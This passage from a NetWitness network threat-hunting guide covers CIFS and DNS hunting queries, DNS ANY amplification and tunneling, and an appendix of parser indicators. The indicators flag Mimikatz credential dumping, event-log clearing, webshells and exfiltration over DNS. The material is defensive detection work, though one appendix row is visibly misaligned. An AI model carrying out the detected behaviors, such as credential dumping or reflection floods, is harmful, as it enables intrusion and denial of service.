service = 445 && action = 'create','write','read' && fingerprint = 'rar'	Shows RAR files copied over CIFS
service = 445 && action = 'create','write' && extension = 'php','asp','aspx','jsp','cgi','pl' && directory contains 'iis','www'	Shows web application scripts copied over CIFS, directory is not indexed by default
service = 445 && action = 'create','write' && fingerprint contains 'exe'	Shows Windows Executables copied over CIFS, directory is not indexed by default
service = 445 && action = 'create','write','read' && directory contains 'temp'	Shows files copied to a temp directory via CIFS

Domain Name Service (DNS)

In the above sections, many of the first drills into the NetWitness dataset are made to exclude DNS. This is because when looking through the drills for HTTP, much of the analysis happens on the domain names themselves and their TLDs. Now that we pivot into DNS exclusively, we can analyze some of the aspects of this protocol.

Dynamic DNS is offered on free and paid levels. Its original intent was to provide DNS services without having to register with companies such as GoDaddy or NameCheap. Many people in technology used the service to provide a way to get back to their home networks if their IP address changed on their home network. One of the aspects of Dynamic DNS is that most providers offer anonymity, meaning they don't require information that could positively identify a person. Additionally, the TTL for most of these services is 5 minutes or 300 seconds, meaning that a new **A record** could reach the intended application in just over 5 minutes. This proved advantageous to an attacker and the atomicity proved annoying to the forensic analyst.

The **dyndns.lua** parser available on Live is a growing collection of Dynamic DNS provider domains. It requires the **http.lua** parser and **dns_verbose.lua** parser. It matches on a callback to **alias.host** for any of our 100,000+ known Dynamic DNS domains. Search through the Dynamic DNS resolved hosts looking for your organization's name or permutations of that name, such as '3mc.dyndns.org'. If a suspicious domain is discovered, the resolved IP address of the DNS query, if successful, shows up in the metadata category of **alias.ip**. Pivoting on these IP addresses as the ip.src and ip.dst for analysis will reveal if any connections were made to these IP addresses with a protocol that does not generate an entry into alias.host.

There are options available that determine when the system alerts on low time-to-live (TTL) thresholds. The default values are as follows:

```
function ttlLow()
   --[[
      "Low TTL Threshold" : default 600
      Alerts for a low time-to-live value for resource records - this is the value in
      seconds under which the alert will be registered. A value of 0 disables the alert.
   --]]
   return 600
end

function ttlVeryLow()
   --[[
      "Very Low TTL Threshold" : default 60
      Alerts for a very low time-to-live value for resource records - this is the value in
      seconds under which the alert will be registered. A value of 0 disables the alert.
   --]]
   return 60
end
```

To change these options, save your settings in a file named as **DNS_verbose_lua_options.lua**, and deploy the file to the same directory as parsers: `/etc/netwitness/ng/parsers/`.

Note the following:

- The parser is not dependent upon the options file. The parser will load and run even in the absence of the options file. The options file is only required if you need to change the default settings.
- If you do not have an options file (or if your options file is invalid), the parser uses the default settings.

Note: The parser never uses both the defaults and customized options. If the options file exists and its contents can be loaded, then the defaults will not be used at all.

The alias.ip metadata category can also be used as a passive DNS system for your organization. The concentrator metadata retention rate varies by amount of content applied and data rates, but API queries can be used to extract this data and store it in another application for retrieval and long term storage.

If your organization exposes DNS servers to the internet because they are authoritative for a domain or domains, it is a good idea to inquire about the recursion policy or better yet, look for yourself. First, select the metadata you have created for inbound from the Internet traffic and select `service = 53, DNS`.

If you see a domain in alias.host that does not belong to your organization that successfully resolves, you are probably hosting a recursive DNS server. This is important since the majority of DDoS activity on the Internet currently is related to open recursive DNS servers. If I were to get Internet access that does not prevent IP spoofing, I could craft ANY DNS queries with the source IP of my target and destination IP of an open recursive DNS server. The ANY query asks for all types of records like IN, MX, NS, etc. The issue is that some organizations' domain names, such as **ripe.net**, respond back with over 3000 bytes compared to 79 bytes I sent to the server. That is over a 30X amplification of data, turning my 10 mb/s Internet connection into a ~350 mb/s DoS. Spread over many open recursive DNS servers, this could cause any organization problems. Or it could be happening at lower levels spread out and your organization could be helping cyber criminals DDoS another organization unwittingly. Below is an example ANY query to ripe.net to illustrate the request vs response sizes.




Figure 29. DNS ANY Query Illustrating Amplification Attacks

Queries to search for this type of attack are relatively simple with the DNS verbose parser. The figure below illustrates the metadata in **risk.suspicious**.




Figure 30. NetWitness Metadata Indicating Many Responses

DNS tunneling and tunneling of other protocols on the default DNS Zone Transfer port TCP/53 can be detected by examining the traffic on TCP/53 and UDP/53 where `service != 53`. Examining the session size and ratio transmitted meta in this drill can help sort out what you are examining and allow you to discover malicious command and control or data exfiltration via the DNS ports and protocols.

Conclusion

Through data enrichment by developing content around specific technical aspects and behavior, an analyst can quickly find the malicious activity within terabytes of data. By actively hunting through a dataset, an informed analyst can discover new malicious activity without the need for malware specific signatures. In fact, NetWitness has been able to discover and track malicious activity using authenticated and authorized channels, which no IDS regardless of vendor or generation, is capable of finding.

Finding malicious activity is not the only use case, but having a forensics repository of traffic is incredibly useful when an advanced adversary is discovered. Attacker dwell times are measured in months, if not years, and having the traffic on hand and easily exportable saves tremendous amounts of time during an incident and can also lead to many net new discoveries. Having a plan when analyzing a dataset and also being self-aware of blind spots and developing ways to cover them can reduce this dwell time and speed remediation efforts.

Additionally, a tool like NetWitness can help any organization assess the state of its security posture by providing detailed visibility into its traffic. Making sure appropriate policies are in place cannot prevent an attack or breach, but it makes it harder for the breaches to be successful, and easier to detect, since ‘sessions’ that look out of place become easier to spot.

Appendix: Static Meta Values

The following table presents a reference list (similar to a command/value list), of the possible meta values that the content in the Hunting pack would create.

Parser Name	Meta Key	Static Value	Description	Why it Matters
apt_arti-facts.lua	ioc	apt possible invokemimikatz	PEbytes64/32 byte array match and strings found in various versions of invoke mimikatz	May be an attacker trying to dump credentials out of local security authority subsytem service (lsas)
apt_arti-facts.lua	ioc	apt possible prefetch deletion	Prefetch text string content match	May be an attacker trying to cover their escalation of privilege artifacts via anti-forensic techniques
apt_arti-facts.lua	ioc	apt possible registry deletion	Registry deletion content matches	May be an attacker trying to cover their escalation of privilege artifacts via anti-forensic techniques
apt_arti-facts.lua	ioc	apt possible wmic clear-eventlog	Windows management instrumentation command-line (wmic.exe) event log clearing content matches	May be an attacker trying to cover their escalation of privilege artifacts via anti-forensic techniques
dns_verb-ose.lua	analysis.service	dns base36 txt record	DNS records that contain patterns matching a base36 alphabet	Based on known patterns seen being used in the field by recent malware and attackers, DNS records that contain certain patterns matching a base36 alphabet are flagged for further investigation.
dns_verb-ose.lua	analysis.service	dns base64 txt record	DNS records that contain patterns matching a base64 alphabet	Based on known patterns seen being used in the field by recent malware and attackers, DNS records that contain certain patterns matching a base64 alphabet are flagged for further investigation.
dns_verb-ose.lua	analysis.service	dns single request response	A DNS session that consists of a single request and/or response.	Enables focus on unique DNS sessions potentially indicating origin of infection or multiple names for the same C2 IP address.
dns_verb-ose.lua	analysis.service	large session dns port	Outbound non-DNS sessions using port 53 greater than 100 kilobytes	Large outbound DNS sessions could be indicative of active exfiltration
dns_verb-ose.lua	analysis.service	large session dns service	Outbound DNS sessions greater than 100 kilobytes	Large outbound DNS sessions could be indicative of active exfiltration

Parser Name	Meta Key	Static Value	Description	Why it Matters
dns_verb-ose.lua	analysis.service	loopback res-olution of non-local name	Registers when a hostname external to the environment resolves to the loopback address (127.0.0.1). Con-figure the TLD Lua Parser Options File Lua parser function **localDomains()** to enable this meta key for generation	Attackers often change DNS records in order to make sure that connections to their C&Cs are not blocked. This includes 'parking' the hostname on an IP address that does not map back to the attacker's IP address. A common IP address to use is the loopback address (127.0.0.1) as it is non-routable within an envir-onment. While it is odd that internal hostnames resolve to the loopback address, it does happen occa-sionally. By looking for just external hostnames this helps filter local activity.
dns_verb-ose.lua	analysis.service	outbound dns	Outbound identification of the DNS service	Outbound DNS should be inspected for compliance and security purposes
dns_verb-ose.lua	analysis.service	suspicious traffic port 53	Outbound HTTP or SSL sessions on port 53	DNS tunneling can be used to transport data out of a network, masquerading as legitimate domain name ser-vices
dns_verb-ose.lua	ioc	dns with execut-able	DNS traffic containing an executable fingerprint	Natively, DNS is not a protocol designed for file transfer, so the presence of any file type is considered suspicious when encountered in DNS payload data, more so if this file is or could be an executable file.
dns_verb-ose.lua	ioc	dns with file	DNS traffic containing a file fingerprint	Natively, DNS is not a protocol designed for file transfer, so the presence of any file type is considered suspicious when encountered in DNS payload data.
dyndns.lua	analysis.service	dyanmic dns host	A host entry that is a sub-domain of a Dynamic DNS provider	Dynamic DNS provides a rapid mechanism for attack-ers to evade traditional reputation service detections
dyndns.lua	analysis.service	dyanmic dns server	A host entry matching a known Dynamic DNS Server	Dynamic DNS provides a rapid mechanism for attack-ers to evade traditional reputation service detections
dyndns.lua	analysis.service	dynamic dns http	Dynamic DNS web requests	Dynamic DNS provides a rapid mechanism for attack-ers to evade traditional reputation service detections
dyndns.lua	analysis.service	dynamic dns query	Dynamic DNS queries	Dynamic DNS provides a rapid mechanism for attack-ers to evade traditional reputation service detections

Parser Name	Meta Key	Static Value	Description	Why it Matters
eoc	html hidden div	html hidden span	Dynamic DNS queries	Dynamic DNS provides a rapid mechanism for attackers to evade traditional reputation service detections
fingerprint_java.lua	analysis.file	one two filename java class	Java class filename consisting of only one or two characters excluding extension	The Java Virtual Machine is a popular vector for malware delivery
fingerprint_java.lua	analysis.file	small java class	Detects java CLASS files that are under 10 kilobytes	The Java Virtual Machine is a popular vector for malware delivery
fingerprint_java.lua	analysis.file	small java jar	Detects java JAR files that are under 10 kilobytes	The Java Virtual Machine is a popular vector for malware delivery
fingerprint_pdf.lua	analysis.file	pdf with url	Detects PDFs that contain a URL.	PDFs with embedded URLs are a popular attack vector.
fingerprint_rtf.lua	analysis.file	rtf invalid magic number	RTF file has a malformed magic number.	Indicates a possible attempt to avoid detection
fingerprint_rtf.lua	analysis.file	suspicious rtf	Detects RTF files.	Microsoft Office documents are very common, so avoiding malicious content that can affect them is valuable.
HTML_threat	eoc	html form external submission	Detects HTML form submission	Hidden HTML elements, and references to external sites in iframes and form submissions, are often used to direct HTTP clients to malware or exploits. Note that there are legitimate uses for these techniques as well, which is why these meta key values are classified as **Enablers of Compromise** (eoc), rather than as Indicators of Compromise (ioc).
HTML_threat	eoc	html hidden div	Detects hidden HTML div elements	
HTML_threat	eoc	html hidden post	Detects hidden HTML posts	
HTML_threat	eoc	html hidden span	Detects hidden HTML span elements	
HTML_threat	eoc	html iframe external source	Detects references to external sites in iframes	
http.lua	analysis.service	content-disposition filename contains null character	The filename parameter of a content-disposition contains a null character.	The filename parameter of a content-disposition should not contain null characters, and could be indicative of attempts to exploit a vulnerability.

Parser Name	Meta Key	Static Value	Description	Why it Matters
http.lua	analysis.service	direct to ip one char php	An HTTP request to an IP address, not a hostname, that queries for a single character PHP script	It is uncommon for a human to directly request an address over a domain name and doubly suspicious to query for a single character PHP script
http.lua	analysis.service	host header contains port	Host header directly declares a port such as 'www.example.com:80'	Explicitly declaring a port in the HTTP Host Header is uncommon and can be an indicator that; a) an application or user is attempting to subvert security controls by using HTTP on a non-standard port or b) an application is attempting to signal to a proxy which port to use for the HTTP transaction.
http.lua	analysis.service	http connect	Sessions with only HTTP CONNECT methods	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http direct to ip request	An HTTP request direct to an IP Address	Identifying suspicious domains may uncover nefarious behaviors in a dataset. It is uncommon for a human to directly request an address over a domain name during regular browsing activity.
http.lua	analysis.service	http explicit proxy request	HTTP with directed protocol and location URI after the request	Any attempt at an explicit proxy request using protocol and full URL after the request method seems programmatic
http.lua	analysis.service	http four headers	Sessions with four HTTP headers	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.

Parser Name	Meta Key	Static Value	Description	Why it Matters
http.lua	analysis.service	http four or less headers	Four or less HTTP headers in a session	Modern web browsers generally use 6 or more HTTP headers when making requests. Common examples of these headers are Accept, Accept-Encoding, Accept-Language, Cache-Control, Connection, Host, Referer and User-Agent. Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bid-irectional communications.
http.lua	analysis.service	http get no post	HTTP sessions with at least one GET request and no POST requests	Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bid-irectional communications
http.lua	analysis.service	http get no post with content-length	HTTP session with at least one GET request, no POST requests, containing a Con-tent-Length header	Attackers and malware authors try to blend in with regular network communications. Establishing inter-active sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional com-munications.
http.lua	analysis.service	http host header is an integer	Detects integer host head-ers	An emerging variant of the RIG exploit kit uses integer host headers.
http.lua	analysis.service	http invalid allow methods	The meta will be registered when "allow" and "access-control-allow-methods" headers contains any of the following: • leading comma - ,GET,PUT • paired comma - GET,,PUT • non-alphanumeric(*, -, and spaces excepted) - GET,?,PUT • doesn't contain at least one alphanumeric - ?,%,$ • repetition (same method more than once) - GET,PUT,GET	The Options Bleed vulnerability affects Apache web servers and allows access to the contents of memory via the HTTP Options request method. This HTTP method is supposed to return the available methods (that is GET, POST, PUT, etc.) to the browser. For mis-configured web hosts with this un-patched vulnerability, some of the contents of memory are returned along with the available methods.

Parser Name	Meta Key	Static Value	Description	Why it Matters
http.lua	analysis.service	http java 1.3	HTTP Java Virtual Machine 1.3 requests	The Java Virtual Machine is a popular vector for malware delivery. All outbound JVM and GET methods should be analyzed.
http.lua	analysis.service	http java 1.4	HTTP Java Virtual Machine 1.4 requests	The Java Virtual Machine is a popular vector for malware delivery. All outbound JVM and GET methods should be analyzed.
http.lua	analysis.service	http java 1.5	HTTP Java Virtual Machine 1.5 requests	The Java Virtual Machine is a popular vector for malware delivery. All outbound JVM and GET methods should be analyzed.
http.lua	analysis.service	http java 1.6	HTTP Java Virtual Machine 1.6 requests	The Java Virtual Machine is a popular vector for malware delivery. All outbound JVM and GET methods should be analyzed.
http.lua	analysis.service	http java 1.7	HTTP Java Virtual Machine 1.7 requests	The Java Virtual Machine is a popular vector for malware delivery. All outbound JVM and GET methods should be analyzed.
http.lua	analysis.service	http java 1.8	HTTP Java Virtual Machine 1.8 requests	The Java Virtual Machine is a popular vector for malware delivery. All outbound JVM and GET methods should be analyzed.
http.lua	analysis.service	http long query	A query string that is greater than or equal to 256 bytes	Long HTTP queries can be used to transmit data back to an attacker by embedding commands or system details in the URI
http.lua	analysis.service	http long user-agent	User-agent header length between 75 and 255 characters	User agent analysis helps establish interactive sessions versus mechanical sessions and aid in identifying a malware behavior's bidirectional communications
http.lua	analysis.service	http max length user-agent	User-agent header length 256 characters or greater	User agent analysis helps establish interactive sessions versus mechanical sessions and aid in identifying a malware behavior's bidirectional communications
http.lua	analysis.service	http mid length user-agent	User-agent header length between 56 and 74 characters	User agent analysis helps establish interactive sessions versus mechanical sessions and aid in identifying a malware behavior's bidirectional communications
http.lua	analysis.service	http misspelled referer	User-Agent header was misspelled as **referrer**	Common mistake seen in malware and scripts

Parser Name	Meta Key	Static Value	Description	Why it Matters
http.lua	analysis.service	http misspelled user-agent	User-Agent header was misspelled as **UserAgent**	Common mistake seen in malware and scripts
http.lua	analysis.service	http netbox server	Netbox server string match detected	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http no referer	HTTP sessions with no referrer	Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications
http.lua	analysis.service	http no user-agent	HTTP sessions with no user agent present in the request	Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications
http.lua	analysis.service	http nonstandard mozilla	A user-agent string that contains Mozilla but not version 3.0, 4.0 or 5.0	User agent analysis helps establish interactive sessions versus mechanical sessions and aid in identifying a malware behavior's bidirectional communications
http.lua	analysis.service	http not good mozilla	A user-agent string without the standard Mozilla identifier	User agent analysis helps establish interactive sessions versus mechanical sessions and aid in identifying a malware behavior's bidirectional communications
http.lua	analysis.service	http possible exploitkit	Outbound HTTP Java Virtual Machine requests for unrecognized filetype	The Java Virtual Machine is a popular vector for malware delivery. All outbound JVM and GET methods should be analyzed.
http.lua	analysis.service	http post and get	HTTP sessions with at least one each GET request and POST request	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http post no get	HTTP sessions with at least one POST request and no GET requests	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.

Parser Name	Meta Key	Static Value	Description	Why it Matters
http.lua	analysis.service	http post no get low header count not flash	An HTTP POST request with less than 6 Headers and the user-agent is not 'shockwave flash'	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http post no get missing content-length	HTTP session with at least one POST request, no GET requests, and no Content-Type header	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http post no get no referer	HTTP session with at least one POST request, no GET requests, and no referer	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http post no get no referer directtoip	HTTP session with at least one POST request to an IP address, no GET requests, and no referer	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http post no get short filename suspicious extension	An HTTP POST request to a 3 byte or less filename with an executable extension	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http post no get short user-agent	HTTP session with at least one POST request, no GET requests, and a User-Agent header length less than 56 characters	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http query with base64	A query string that contains data encoded with base64	Encoded data within HTTP queries can be used to transmit data back to an attacker
http.lua	analysis.service	http request path host header mismatch	The request path specified a host other than the value of the HOST:header	Indicative of domain fronting, though may be legitimate when used by CDNs.

Parser Name	Meta Key	Static Value	Description	Why it Matters
http.lua	analysis.service	http request querystring contains ip address	The http querystring contains an IP address.	Could indicate proxy / tunneling or beaconing.
http.lua	analysis.service	http response file-name exe	A Server response to an HTTP request that has an inline filename that ends with exe	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http short user-agent	A user-agent header length less than 56 characters	User agent analysis helps establish interactive sessions versus mechanical sessions and aid in identifying a malware behavior's bidirectional communications
http.lua	analysis.service	http short user-agent ie	Short user-agent header claiming to be IE version 3 through 11	User agent analysis helps establish interactive sessions versus mechanical sessions and aid in identifying a malware behavior's bidirectional communications
http.lua	analysis.service	http single request	Only one http request in the session	Useful for incident response.
http.lua	analysis.service	http single response	Only one http response in the session	Useful for incident response.
http.lua	analysis.service	http six or less headers	Six or less HTTP headers in a session	Modern web browsers generally use 6 or more HTTP headers when making requests. Common examples of these headers are Accept, Accept-Encoding, Accept-Language, Cache-Control, Connection, Host, Referer and User-Agent. Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http suspicious 4 headers	Sessions with only HTTP POST and four HTTP headers	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.

Parser Name	Meta Key	Static Value	Description	Why it Matters
http.lua	analysis.service	http suspicious 6 headers	Sessions with only HTTP POST and six HTTP headers	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http suspicious connect	Sessions using only HTTP CONNECT method with less than four headers and no user-agent	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http suspicious no cookie	HTTP session with at least one POST request, no GET requests, and no cookie	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http suspicious user-agent	A user-agent with common formatting mistakes	User agent analysis helps establish interactive sessions versus mechanical sessions and aid in identifying a malware behavior's bidirectional communications
http.lua	analysis.service	http three headers	Sessions with three HTTP headers	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http two headers	Sessions with two HTTP headers	Attackers and malware authors try to blend in with regular network communications. Establishing interactive sessions versus mechanical sessions aids in identifying a malware behavior's bidirectional communications.
http.lua	analysis.service	http uncommon origin schema	URL from origin header does not begin with **http://** or **https://**	Could indicate a possible malicious redirect.
http.lua	analysis.service	http webshell	Inbound HTTP session with characteristics of webshell activity	Webshells can be configured to use any of the HTTP Methods to execute commands and the commands themselves can be in HTTP headers, URL or body of a POST Method among others.

Parser Name	Meta Key	Static Value	Description	Why it Matters
http.lua	analysis.service	http webshell error	Inbound HTTP session with characteristics of webshell activity resulting in a non-200 server response	Webshells can be configured to use any of the HTTP Methods to execute commands and the commands themselves can be in HTTP headers, URL or body of a POST Method among others.
http.lua	analysis.service	http webshell no error	Inbound HTTP session with characteristics of webshell activity resulting in a 200 server response	Webshells can be configured to use any of the HTTP Methods to execute commands and the commands themselves can be in HTTP headers, URL or body of a POST Method among others.
http.lua	analysis.service	http wget direct to ip	The wget application retrieving a resource from an IP address and not a host-name	User agent analysis helps establish interactive ses-sions versus mechanical sessions and aid in identifying a malware behavior's bidirectional communications
http.lua	analysis.service	http with base64	HTTP with Base64 encoded data in the body	This is a common technique to obfuscate binary or cleartext data being sent back to a command and con-trol channel
http.lua	analysis.service	http with binary	HTTP with binary data in the body	This is a common technique to obfuscate data being sent back to a command and control channel
http.lua	analysis.service	watchlist file extension	Extension watchlist	These executable extensions are commonly used with malware. For example, .exe, .php, .zip
http.lua	analysis.service	watchlist file fin-gerprint	File type watchlist	The executable file formats are commonly used in malware. For example, windows executables and JARs
http.lua	analysis.service	websocket	Websocket session	Some customers need to examine websocket traffic.
http.lua	ioc	apache struts CVE-2017-12611 attempt	The vulnerability is due to the unsafe use of writable expression values in Freemarker content that is processed by the affected application.	Remote code execution allows an attacker to gain access to and control the victim machine.
http.lua	ioc	apache struts exploit attempt	An attempt to exploit Apache Struts vulnerability CVE-2017-5638 has been detected.	Remote code execution allows an attacker to gain access to and control the victim machine.

Parser Name	Meta Key	Static Value	Description	Why it Matters
http.lua	ioc	apt ActiveMonk UA	Known bad user-agent local string match, "Mozilla/4%.0 (compatible; MSIE 6%.0; Windows NT 5%.1; SV1; Maxthon; TERA"	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of known APT IoCs is indicative of compromise
http.lua	ioc	apt Deep Panda C2	Known Threat Actor "'Deep Panda" Command and Control indicators of compromise	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of APT-indicators of compromise is indicative of active compromise
http.lua	ioc	apt Foxy RAT	Foxy remote access trojan indicator of compromise	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of known APT IoCs is indicative of compromise
http.lua	ioc	apt Lurid RAT	Lurid remote access trojan indicator of compromise	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of APT-indicators of compromise is indicative of active compromise
http.lua	ioc	apt MiniASP	MiniASP remote access trojan indicator of compromise	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of APT-indicators of compromise is indicative of active compromise
http.lua	ioc	apt NetTravler RAT	NetTraveler remote access trojan indicator of compromise	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of known APT IoCs is indicative of compromise
http.lua	ioc	apt NFlog Rat	Known bad user-agent indicator. User-agent local string, "www"	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of known APT IoCs is indicative of compromise
http.lua	ioc	apt NFlog Rat	NFLog remote access trojan indicator of compromise	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of known APT IoCs is indicative of compromise
http.lua	ioc	apt PhotoASP RAT	Known bad user-agent local string match ("Mozilla/4.0") paired with no referrer and a filename of "PHOTO.ASP"	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of known APT IoCs is indicative of compromise

Parser Name	Meta Key	Static Value	Description	Why it Matters
http.lua	ioc	apt PNG Rat	Known bad user-agent indicator. User-agent local string, "Windows+NT+5.1"	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of known APT IoCs is indicative of compromise
http.lua	ioc	apt Sykipot Rat	Known bad user-agent indicator. User-agent local string, "HTTP-GET"	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of known APT IoCs is indicative of compromise
http.lua	ioc	apt WebC2 CS	Known bad user-agent local string match ("Win32") coupled with and a unique query identifier	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of known APT IoCs is indicative of compromise
http.lua	ioc	apt ZipToken UA Post	Known bad user-agent local string match ("HttpBrowser-/1.0")coupled with POST method	Advanced threat actor campaigns use similar tools, techniques and procedures. The presence of known APT IoCs is indicative of compromise
http.lua	ioc	Crimeware Black Hole Exploit Kit	Black Hole exploit kit indicator of compromise	The presence of an exploit kit is indicative of potential compromise
http.lua	ioc	Crimeware Zeus	Zeus indicators of compromise	The presence of crimeware is indicative of active infection
http.lua	ioc	Crimeware Zeus Knownbad	Known Zeus indicators of compromise	The presence of crimeware is indicative of active infection
http.lua	ioc	http tunnel rat	HTTP Tunnel remote access trojan indicator of compromise	The presence of a remote access trojan is indicative of active compromise
http.lua	ioc	java exe	Outbound Java Virtual Machine web requests for a windows executable	The Java Virtual Machine is a popular vector for malware delivery. All outbound JVM and GET methods should be analyzed.
http.lua	ioc	java pdf	Outbound Java Virtual Machine web requests for a PDF file	The Java Virtual Machine is a popular vector for malware delivery. All outbound JVM and GET methods should be analyzed.
http.lua	ioc	Known Bad File Name	Known bad filename watchlist	Malicious filenames used in previous attack campaigns that can be indicative of active compromise

Parser Name	Meta Key	Static Value	Description	Why it Matters
http.lua	ioc	Known Bad UA CredentialLeak	Known bad user-agent indicator. User-agent local string, "HardCore Software For : Public"	User agent analysis helps establish interactive sessions versus mechanical sessions and aid in identifying a malware behavior's bidirectional communications
http.lua	ioc	Known Bad UA IE6Beta	Known bad user-agent match, contains, "MSIE 6*.0b"	User agent analysis helps establish interactive sessions versus mechanical sessions and aid in identifying a malware behavior's bidirectional communications
http.lua	ioc	Known Bad UA UPSPhishing	Known bad user-agent indicator. User-agent local string, "Our_Agent"	User agent analysis helps establish interactive sessions versus mechanical sessions and aid in identifying a malware behavior's bidirectional communications
